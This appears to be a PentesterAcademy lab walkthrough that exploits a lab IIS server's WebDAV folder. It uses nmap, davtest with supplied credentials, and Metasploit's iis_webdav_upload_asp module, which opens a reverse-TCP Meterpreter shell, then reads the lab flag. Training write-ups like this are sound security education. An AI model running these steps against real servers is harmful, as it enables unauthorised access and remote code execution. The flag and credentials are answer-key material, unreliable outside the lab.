
ATTACK
DEFENSE
by PentesterAcademy


| Name | Windows: IIS Server: WebDav Metasploit |
|---|---|
| URL | https://attackdefense.com/challengedetails?cid=2319 |
| Type | Windows Service Exploitation: IIS |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Checking the target IP address.

**Note:** The target IP address is stored in the "**target**" file.

**Command:** cat /root/Desktop/target




**Step 2:** Run a Nmap scan against the target IP.

**Command:** nmap 10.0.17.27

```
┌──(root㉿attackdefense)-[~]
└─# nmap 10.0.17.27
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-08 12:33 IST
Nmap scan report for ip-10-0-17-27.ap-southeast-1.compute.internal (10.0.17.27)
Host is up (0.0015s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.69 seconds

┌──(root㉿attackdefense)-[~]
└─#
```

**Step 3:** We have discovered that multiple ports are open. We will be focusing on port 80 where the IIS server is running.

Running http-enum nmap script to discover interesting directories.

**Command:** nmap --script http-enum -sV -p 80 10.0.17.27

```
root@attackdefense:~# zsh
┌──(root㉿attackdefense)-[~]
└─# nmap --script http-enum -sV -p 80 10.0.17.27
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-08 12:39 IST
Nmap scan report for ip-10-0-17-27.ap-southeast-1.compute.internal (10.0.17.27)
Host is up (0.0015s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
| http-enum:
|_  /webdav/: Potentially interesting folder (401 Unauthorized)
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.52 seconds

┌──(root㉿attackdefense)-[~]
└─#
```

We have found the webdav directory also received 401 error i.e Unauthorized.

**Note:** If http-enum script would take longer than expected then run dirb tool to find webdav directory.

**Command: dirb http://10.0.17.27**

**Step 4:** Running davtest tool.

**Command:** davtest -url http://10.0.17.27/webdav

```
┌──(root㉿attackdefense)-[~]
└─# davtest -url http://10.0.17.27/webdav

********************************************************
 Testing DAV connection
OPEN            FAIL:   http://10.0.17.27/webdav        Unauthorized. Basic realm="10.0.17.27"

┌──(root㉿attackdefense)-[~]
└─#
```

We can notice, /webdav path is secured with basic authentication. We have the credentials access the /webdav path using the provided credentials i.e bob:password_123321

**Command:** davtest -auth bob:password_123321 -url http://10.0.17.27/webdav

```
┌──(root㉿attackdefense)-[~]
└─# davtest -auth bob:password_123321 -url http://10.0.17.27/webdav
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://10.0.17.27/webdav
********************************************************
NOTE    Random string for this session: uXb80GYWtVf9
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9
********************************************************
 Sending test files
PUT     cfm     SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.cfm
PUT     html    SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.html
PUT     aspx    SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.aspx
PUT     asp     SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.asp
PUT     jhtml   SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.jhtml
PUT     php     SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.php
PUT     txt     SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.txt
PUT     pl      SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.pl
PUT     cgi     SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.cgi
PUT     shtml   SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.shtml
PUT     jsp     SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.jsp
********************************************************
```

```
**************************************************
 Checking for test file execution
EXEC    cfm     FAIL
EXEC    html    SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.html
EXEC    aspx    FAIL
EXEC    asp     SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.asp
EXEC    jhtml   FAIL
EXEC    php     FAIL
EXEC    txt     SUCCEED:        http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.txt
EXEC    pl      FAIL
EXEC    cgi     FAIL
EXEC    shtml   FAIL
EXEC    jsp     FAIL

**************************************************
```

```
**********************************************************
/usr/bin/davtest Summary:
Created: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9
PUT File: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.cfm
PUT File: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.html
PUT File: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.aspx
PUT File: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.asp
PUT File: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.jhtml
PUT File: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.php
PUT File: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.txt
PUT File: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.pl
PUT File: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.cgi
PUT File: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.shtml
PUT File: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.jsp
Executes: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.html
Executes: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.asp
Executes: http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.txt


┌──(root㉿attackdefense)-[~]
└─#
```

We can notice that we have uploaded almost all the important file types to the /webdav directory. Also, we can execute three types of files. i.e asp, text, and html.

**Step 5:** Run metasploit framework and exploit the target using the IIS webdav exploit module.

**Commands:**

msfconsole -q
use exploit/windows/iis/iis_webdav_upload_asp
set RHOSTS 10.0.17.27
set HttpUsername bob

set HttpPassword password_123321
set PATH /webdav/metasploit%RAND%.asp
exploit

```
┌──(root㉿attackdefense)-[~]
└─# msfconsole -q
msf6 > use exploit/windows/iis/iis_webdav_upload_asp
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set RHOSTS 10.0.17.27
RHOSTS => 10.0.17.27
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set HttpUsername bob
HttpUsername => bob
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set HttpPassword password_123321
HttpPassword => password_123321
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set PATH /webdav/metasploit%RAND%.asp
PATH => /webdav/metasploit%RAND%.asp
msf6 exploit(windows/iis/iis_webdav_upload_asp) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Checking /webdav/metasploit138308865.asp
[*] Uploading 612380 bytes to /webdav/metasploit138308865.txt...
[*] Moving /webdav/metasploit138308865.txt to /webdav/metasploit138308865.asp...
[*] Executing /webdav/metasploit138308865.asp...
[*] Deleting /webdav/metasploit138308865.asp (this doesn't always work)...
[*] Sending stage (175174 bytes) to 10.0.17.27
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.17.27:49735) at 2021-01-08 12:43:41 +0530

meterpreter >
```

**Step 6:** Read the flag.

Check the content of the C:\ drive.

**Commands:** shell
cd /
dir
type flag.txt

```
meterpreter > shell
Process 3920 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>cd /
cd /

c:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9E32-0E96

 Directory of c:\

11/14/2018  06:56 AM    <DIR>          EFI
01/04/2021  07:22 AM                32 flag.txt
10/27/2020  06:45 AM    <DIR>          inetpub
05/13/2020  05:58 PM    <DIR>          PerfLogs
10/27/2020  02:18 PM    <DIR>          Program Files
10/27/2020  02:18 PM    <DIR>          Program Files (x86)
10/27/2020  02:21 PM    <DIR>          Users
10/27/2020  06:46 AM    <DIR>          Windows
               1 File(s)             32 bytes
               7 Dir(s)  16,336,564,224 bytes free

c:\>type flag.txt
type flag.txt
d3aff16a801b4b7d36b4da1094bee345
c:\>
```

This reveals the flag to us.

**Flag:** d3aff16a801b4b7d36b4da1094bee345

**References:**

1. DAVTest (https://github.com/cldrn/davtest)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/iis/iis_webdav_upload_asp/)